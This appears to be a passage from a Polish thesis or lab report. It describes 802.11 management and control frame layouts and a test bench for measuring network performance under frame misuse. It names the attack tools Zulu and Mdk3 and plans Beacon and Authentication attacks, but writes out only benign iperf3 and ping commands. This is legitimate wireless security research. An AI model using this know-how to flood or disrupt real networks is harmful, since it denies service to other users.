1	2	3	4	5	6

Szybka autentykacja (ang. *Fast BSS Transition)*	**Limit czasu** (ang. *Timeout Interval)*	**RIC**(ang. *Resource Information Container)*	**Skończona grupa cykliczna** (ang. *Finite Cyclic Group)*	**Pole ochronne** (ang. *Anti-CloggingToken)*	**Wysłanie potwierdzenia** (ang. *Send- Confirm)*
7	8	9	10	11	12

Liczba (ang. *Scalar)*	*Element*	**Operacje trybu dużej wydajności** (ang. *HT Operation*)	**Potwierdzenie** (ang. *Confirm)*	**Do specyfikacji**
13	14	15	16	ostatni

Rys. 5.2.1 Budowa ramki *Authentication* [3].

5.3 Budowa ramki *Deauthentication*

Ramka *Deauthentication* (Rys.5.3.1) wysyłana jest przez punkt dostępowy w celu odłączenia użytkownika od sieci. Jej funkcją jest powiadomienie stacji o odłączeniu oraz poinformowanie, jaki był powód odłączenia.

Nagłówek MAC

Sterowanie ramką	**Czas trwania**	**RA=DA**	**TA=SA**	**BSSID**	**Sterowanie sekwencją**	**Sterowanie trybem wysokiej wydajności**	**Treść ramki**	**Suma kontrolna**
2 bajty	2 bajty	6 bajtów	6 bajtów	6 bajtów	2 bajty	4 bajty	———	4 bajty

Treść ramki


Numer przyczyny (ang. *Reason Code)*	**Do specyfikacji**	**Pole MIC** (ang. *The Management MIC)*
1	2 - (Ostatni-1)	Ostatni

Rys. 5.3.1 Budowa ramki *Deauthentication* [3].

5.4 Budowa ramki *Association Request*

Urządzenie podejmuje próbę skojarzenia się z siecią poprzez wysłanie ramki *Association Request*. Punkt dostępowy po wcześniejszym uwierzytelnieniu przyjmuje tą

ramkę i sprawdza, czy parametry w niej zawarte są zgodne z parametrami sieci oraz czy może nastąpić pełne podłączenie [4]. Format ramki *Association Request* został przedstawiony na Rys.5.4.1.



Nagłówek MAC

Sterowanie ramką	**Czas trwania**	**RA=DA**	**TA=SA**	**BSSID**	**Sterowanie sekwencją**	**Sterowanie trybem wysokiej wydajności**	**Treść ramki**	**Suma kontrolna**
2 bajty	2 bajty	6 bajtów	6 bajtów	6 bajtów	2 bajty	4 bajty	———	4 bajty

Treść ramki

Funkcje sieci (ang. *Capability*)	**Okres nasłuchiwania** (ang. *Listen Interval*	**SSID** (ang.*Service Set ID*)	**Szybkość transmisji** (ang. *Supported Rates*)	**Rozszerzenia szybkości transmisji** (ang. *Extended Supported Rates*)	**Ustawienia mocy** (ang. *Power Capability*)	**Wspierane kanały** (ang. *Supported Channels*)
1	2	3	4	5	6	7


RSN (ang. *Robust Security Network*)	**Funkcje QoS**(ang. *QoS Capability*)	**Funkcje pomiarów** (ang. *RM Enabled Capabilities*)	**Domena mobilności** (ang. *Mobility Domain*)	**Wspierane operacje** (ang. *Supported Operating Classes*)	**Informacje trybu dużej wydajności** (ang. *HT Capabilities*)	**Szerokość pasma** (ang.*20/40 BSS Coexistence*)
8	9	10	11	12	13	14

Rozszerzone funkcje (ang. *Extended Capabilities*)	**Możliwości QoS** (ang. *QoS Traffic Capability*)	**Rozgłoszeniowe zapytanie TIM** (ang. *TIM Broadcast Request*)	**Współdziałające stacje** (ang. *Interworking*)	**Do specyfikacji**
15	16	17	18	ostatni

Rys. 5.4.1 Budowa ramki *Association Request* [3].

5.5 Budowa ramki *Association Response*

Punkt dostępowy po pozytywnej weryfikacji stacji ubiegającej się o dostęp do sieci, przesyła jej ramkę *Association Response*, która zawiera dodatkowe informacje potrzebne do nawiązania połączenia oraz przydziela stacji unikalny numer identyfikacyjny.



Nagłówek MAC

Sterowanie ramką	Czas trwania	RA=DA	TA=SA	BSSID	Sterowanie sekwencją	Sterowanie trybem wysokiej wydajności	Treść ramki	Suma kontrolna
2 bajty	2 bajty	6 bajtów	6 bajtów	6 bajtów	2 bajty	4 bajty	———	4 bajty

Treść ramki

Funkcje sieci (ang. *Capability*)	Kod statusu (ang. *Status Code*)	Identyfikator skojarzenia AID	Szybkość transmisji (ang. *Supported Rates*)	Rozszerzenia szybkości transmisji (ang. *Extended Supported Rates*)	Ustawienia parametru EDCA (ang. *EDCA Parameter Set*)	RCPI (ang. *Received Channel Power Indicator Measurement*)
1	2	3	4	5	6	7


RSNI (ang. *Received Signal-To-Noise Indication*)	Funkcje pomiarów (ang. *RM Enabled Capabilities*)	Domena mobilności (ang. *Mobility Domain*)	Szybkie przemieszczenie BSS (ang. *Fast BSS Transition*)	Rejestracja lokalizacji (ang. *DSE registered location*)	Limit czasu (ang. *Timeout Interval*)	Informacje trybu dużej wydajności (ang. *HT Capabilities*)
8	9	10	11	12	13	14

Operacje trybu dużej wydajności (ang. *HT Operation*)	Szerokość pasma (ang. *20/40 BSS Coexistence*)	Informacja o skanowaniu zachodzących na siebie sieci (ang. *Overlapping BSS Scan Parameters*)	Rozszerzone funkcje (ang. *Extended Capabilities*)	Maksymalny czas bezczynności (ang. *BSS Max Idle Period*)	Rozgłoszeniowa odpowiedź TIM (ang. *TIM Broadcast Response*)	Mapa QoS	Do specyfikacji
15	16	17	18	19	20	21	ostatni

Rys. 5.5.1 Budowa ramki *Association Response* [3].

5.6 Budowa ramki *Disassociation*

W celu zerwania skojarzenia z punktem dostępowym stosowana jest ramka *Dissasociation*. Jej budowa podobna jest do ramki *Deauthentication*. W polu *Reason Code* znajduje się powód, dla którego nastąpiło zerwanie skojarzenia stacji (Rys.5.5.1).



Nagłówek MAC

Sterowanie ramką	Czas trwania	RA=DA	TA=SA	BSSID	Sterowanie sekwencją	Sterowanie trybem wysokiej wydajności	Treść ramki	Suma kontrolna
2 bajty	2 bajty	6 bajtów	6 bajtów	6 bajtów	2 bajty	4 bajty	———	4 bajty


Treść ramki

Numer przyczyny (ang. *Reason Code*)	Do specyfikacji	Pole MIC (ang. *The Management MIC*)
1	2 - (Ostatni-1)	Ostatni

Rys. 5.5.1 Budowa ramki *Dissociation* [3].

6. Ramki kontrolne. Ogólna struktura ramki kontrolnej

Ramki kontrolne umożliwiają zarządzanie dostępem do nośnika bezprzewodowego. Pełnią one funkcje pomocniczy podczas przesyłania ramek zawierających dane [4].




Rys.6.1 Pola w elemencie odpowiedzialnym za sterowanie ramką w ramkach kontrolnych [3].

Tab.6.1 Opis pól znajdujących się w elemencie odpowiedzialnym za sterowanie ramką w ramkach kontrolnych [3]

Pole	Wartość	Opis
Wersja protokołu	0 0	Istniejąca wersja protokołu
Typ	1 0	Wskaźnik typu ramki kontrolnej
Podtyp	od 0000 do 0110	Zarezerwowane
	0111	*Control Wrapper*
	1000	*Block Ack Request*
	1001	*Block Ack*
	1 0 1 0	*PS-Poll*
	1 0 1 1	*RTS*
	1 1 0 0	*CTS*
	1 1 0 1	*ACK*
	1 1 1 0	*CF-END*
	1 1 1 1	*EF-END+CF-ACK*
Do/od systemu dystrybucyjnego	0	System dystrybucyjny nie wysyła ani nie otrzymuje ramek. Ramki pochodzą od stacji bezprzewodowej.
Więcej fragmentów	0	Ramka nie jest podzielona na fragmenty
Ponowna transmisja	0	Ramki nie są ponownie transmitowane
Zarządzanie energią	-	Wartość pola zależy od sposobu zarządzania energią
Więcej danych	0	Pole niewykorzystywane w ramkach kontrolnych
Ramka chroniona	0	Ramka nie jest szyfrowana
Kolejność	0	Brak możliwości transmisji ramek poza kolejnością.

6.1 Budowa ramki *Request to Send*


Funkcją ramki RTS jest redukcja kolizji, która może powstać jeśli kilka niesłyszących się stacji korzysta z jednego punktu dostępowego na tym samym kanale. Urządzenie wysyła tą ramkę, aby zarezerwować sobie kanał transmisyjny przez określony czas wymagany do przeprowadzenia transmisji. Budowa ramki została przedstawiona na Rys.6.1.1.



Rys.6.1.1 Budowa ramki RTS [3].

6.2 Budowa ramki CTS (ang. *Clear to Send*)


Ramka *CTS* jest potwierdzeniem wysyłanym przez stację w odpowiedzi na otrzymaną wcześniej ramkę *RTS*. Jej zadaniem jest potwierdzenie, że kanał transmisyjny został przydzielony stacji na czas transmisji danych. Następnie urządzenie, którego adres podany jest w polu *RA* wysyła ramki danych. Ogólny format ramki *Clear To Send* został przedstawiony na Rys.6.2.1.



Rys.6.2.1 Budowa ramki CTS [3].

6.3 Budowa ramki ACK (ang. *Acknowledgment*)

Ramka ACK wysyłana jest jako potwierdzenie, że nie wystąpiły żadne błędy, oraz że stacja pomyślnie odebrała ramkę. Jej format przedstawiony jest na Rys.6.3.1.



Rys.6.3.1 Budowa ramki ACK [3].

7. Stanowisko pomiarowe i sposób pomiarów

7.1 Narzędzie do badania wydajności sieci -aplikacja Iperf3

Aplikacja Iperf3 służy do badania szybkości transmisji wewnątrz sieci, parametru *Jitter* oraz informacji o utraconych pakietach. Jest to program napisany w języku C++. Za jego pomocą możliwy jest pomiar szybkości transmisji zarówno dla połączeniowego protokołu komunikacyjnego TCP, jak i bezpołączeniowego protokołu komunikacyjnego UDP. Program działa w oparciu o model klient-serwer [5].

7.2 Narzędzia do generowania niewłaściwych ramek -aplikacja Zulu

Program Zulu jest narzędziem służącym do generowania ramek w sieci bezprzewodowej, w standardzie 802.11. Program umożliwia wytworzenie określonej przez użytkownika ilości ramek o dowolnie zadanych parametrach. Aplikacja Zulu współpracuje z bezprzewodowymi kartami sieciowymi z układem *Atheros* oraz zainstalowanym sterownikiem *Madwifi*-ng. Ramki mogą być transmitowane tylko przez bezprzewodową kartę sieciową będącą w trybie nasłuchiwania [6].

7.3 Narzędzia do generowania niewłaściwych ramek -aplikacja Mdk3


Program Mdk3 przeznaczony jest generowania ramek oraz testowania odporności sieci bezprzewodowej na niewłaściwe użycie ramek. Jego kod został napisany w języku C++. W oparciu o to narzędzie możliwe jest przeprowadzenie różnych ataków na sieci bezprzewodowe związanych ze słabymi stronami standardu IEEE 802.11. Aby wygenerować ramki programem Mdk3 należy ustawić bezprzewodową kartę sieciową w tryb nasłuchiwania [7].

7.4 Konfiguracja stanowiska do wykonania pomiarów wydajności sieci


Pomiary wydajności sieci zostaną wykonane za pomocą programu Iperf3 oraz Ping. W tym celu przy użyciu 2 komputerów z systemem *Kali Linux 2.0* skonfigurowano sieć o architekturze klient-serwer (Rys.7.4.1 oraz Rys.7.4.2). Punkt dostępowy Pentagram WAR25TC połączono kablem *Ethernetowym* z kartą LAN serwera oraz połączono bezprzewodowo z kartą WLAN (ang. *Wireless Local Area*

Network) klienta. Aby przeprowadzić ataki na sieć należy wykorzystać dodatkową stację, która będzie wysyłała spreparowane ramki:

- komputer z systemem *Backtrack 3* oraz bezprzewodową kartą sieciową Cisco AIR-CB21AG-W-K9 z układem *Atheros* do przeprowadzenia ataków za pomocą programu Zulu,
- komputer z systemem *Kali Linux 2.0* oraz bezprzewodową kartą sieciową Sagem XG-762N do przeprowadzenia ataku *Beacon* za pomocą programu Mdk3.
- komputer z systemem z *Kali Linux 2.0* oraz bezprzewodową kartą sieciową Intel Centrino Advanced-N 6200 oraz adresem MAC 18:3D:A2:8A:B3:40 do przeprowadzenia ataku *Authentication* za pomocą programu Mdk3.



Rys.7.4.1 Konfiguracja stanowiska pomiarowego wykorzystanego do badania wydajności sieci podczas prawidłowego użycia ramek.



Rys.7.4.2 Konfiguracja stanowiska pomiarowego wykorzystanego do badania wydajności sieci podczas nieprawidłowego użycia ramek.

Dokładna konfiguracja stanowiska pomiarowego wraz z opisem adresów IP i MAC została przedstawiona na Rys.7.4.1. Ilustruje on konfigurację służącą do badania wydajności sieci podczas prawidłowego użycia ramek. Rys.7.4.2 zawiera schemat stanowiska pomiarowego przeznaczonego do pomiaru zachowania oraz wydajności sieci podczas nieprawidłowego użycia ramek. Sieć służąca do wykonania pomiarów wydajności pracuje w standardzie 802.11b+g na częstotliwości 2,447 GHz, w kanale 8.

7.5 Zachowanie sieci podczas prawidłowego użycia ramek

Wydajność sieci podczas normalnego trybu pracy jak i podczas nieprawidłowego użycia ramek została zbadana programem Iperf3 dla połączeniowego protokołu komunikacyjnego TCP przy użyciu komendy:

na serwerze: `iperf3 -s -f M`

na stacji klienckiej: `iperf3 -c 192.168.1.105 -f M -t 10000`

oraz dla bezpołączeniowego protokołu komunikacyjnego UDP przy użyciu komendy:

na serwerze: `iperf3 -s -f M`

na stacji klienckiej: `iperf3 -c 192.168.1.105 -u -f M -b 40M -t 10000`

gdzie:

`-s` –określa serwer


`-c 192.168.1.105` –określa klienta oraz adres IP serwera

`-u` –wskazuje, że zostanie użyty protokół UDP


`-f M` –wskazuje, w jakiej jednostce zostanie zwrócony wynik pomiaru [MB]

`-b 40M` –określa docelową przepustowość na 40 Mb/s

`-t 1000` –ustawia czas transmisji pakietów przez program na 1000s



Rys.7.5.1 Zależność szybkość transmisji sieci od czasu w normalnym trybie pracy dla protokołu TCP.



Rys.7.5.2 Zależność szybkości transmisji sieci oraz zmian parametru *Jitter* od czasu w normalnym trybie pracy przy użyciu bezpołączeniowego protokołu komunikacyjnego UDP.

Rys.7.5.1 oraz Rys.7.5.2 przedstawiają zachowanie szybkości transferu w czasie. Pojedyncze i krótkotrwałe spadki szybkości transferu uwidocznione na wykresach mogły być spowodowane zakłóceniami wywołanymi przez dużą ilość

urządzeń bezprzewodowych działających w bliskim obszarze testowanej sieci, które wykorzystywały to samo pasmo. W przypadku połączenia wykorzystującego protokół TCP średnia szybkość transmisji wyniosła 1,7 MB/s, natomiast dla stacji używającej protokół UDP 1,75 MB/s. Średnia wartość parametru *Jitter* podczas pomiarów wyniosła 2,02 ms.

```
PING 192.168.1.105 (192.168.1.105) 56(84) bytes of data.
64 bytes from 192.168.1.105: icmp_seq=1 ttl=64 time=4.05 ms
64 bytes from 192.168.1.105: icmp_seq=2 ttl=64 time=2.20 ms
64 bytes from 192.168.1.105: icmp_seq=3 ttl=64 time=1.76 ms
64 bytes from 192.168.1.105: icmp_seq=4 ttl=64 time=1.62 ms
64 bytes from 192.168.1.105: icmp_seq=5 ttl=64 time=2.01 ms
64 bytes from 192.168.1.105: icmp_seq=6 ttl=64 time=1.42 ms
64 bytes from 192.168.1.105: icmp_seq=7 ttl=64 time=2.63 ms
64 bytes from 192.168.1.105: icmp_seq=8 ttl=64 time=1.60 ms
64 bytes from 192.168.1.105: icmp_seq=9 ttl=64 time=1.69 ms
64 bytes from 192.168.1.105: icmp_seq=10 ttl=64 time=2.44 ms
64 bytes from 192.168.1.105: icmp_seq=11 ttl=64 time=1.75 ms
64 bytes from 192.168.1.105: icmp_seq=12 ttl=64 time=1.59 ms
```

Rys.7.5.3 Informacja o stanie łącza będąca odpowiedzią na komendę ping od klienta do serwera podczas normalnego trybu pracy sieci.

Podczas badania stanu łącza komendą ping (Rys.7.5.3) można zauważyć, że wartości czasowe odpowiedzi pakietów utrzymują się na niskim poziomie, oraz że żadne pakiety nie zostały utracone, co świadczy o prawidłowym działaniu sieci.

7.6 Zachowanie sieci podczas nieprawidłowego użycia ramek CTS

